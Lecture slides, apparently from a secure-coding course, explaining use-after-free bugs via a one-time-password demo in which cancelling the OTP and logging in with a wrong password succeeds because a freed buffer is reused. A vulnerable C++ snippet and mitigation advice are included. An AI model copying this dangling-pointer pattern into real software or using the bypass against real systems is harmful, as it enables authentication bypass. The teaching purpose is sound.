
conceptual overview



Heap Deallocation

malloc's free list

conceptual overview



Bugs

-> Reuse of memory block

-> Use-After-Free

similar to the previous stack bug

-> freed block gets reused

-> *free* does not wipe memory


-> *malloc* does not initialize memory

-> confidential data can be leaked

discussion follows

Exploit


prepare
one-time
password



```
> otp_start  
SUCCESS
```


```
> otp_login  
password: correct_password  
SUCCESS
```

successful
login



Exploit


prepare
one-time
password



```
> otp_start  
SUCCESS
```


```
> otp_login  
password: wrong_password  
FAILURE
```

failed
login



Exploit

prepare
one-time
password




```
> otp_start  
SUCCESS
```

manually
cancel OTP
process

```
> otp_cancel  
SUCCESS
```

```
> otp_login  
password: wrong_password  
SUCCESS
```

successful login
with wrong password




Vulnerability


```
case request_types::otp_start : {
    // ...
    otp_password = new char[PWD_SIZE];
    // ...
    break;
}
case request_types::otp_cancel : {
    // ...
    delete[] otp_password;  not set to nullptr -> dangling pointer
    break;
}
case request_types::otp_login : {
    // ...
    user_otp_password = new char[PWD_SIZE];
    // ...
    if (strncmp(user_otp_password, otp_password, PWD_SIZE) == 0) { /* ... */ 
    else { /* ... */
        delete[] user_otp_password;
        user_otp_password = nullptr;
        delete[] otp_password;
        otp_password = nullptr;
        break;
    }
}
```

dangling pointer is used


Vulnerability




Vulnerability



Vulnerability



Vulnerability



Summary and Mitigation



variables with dynamic storage duration are allocated on the heap



free does not wipe memory, *malloc* does not initialize memory



uninitialized, heap-allocated data is a window into the heap



dangling pointers are dangerous



always initialize dynamically allocated variables -> use classes and constructors



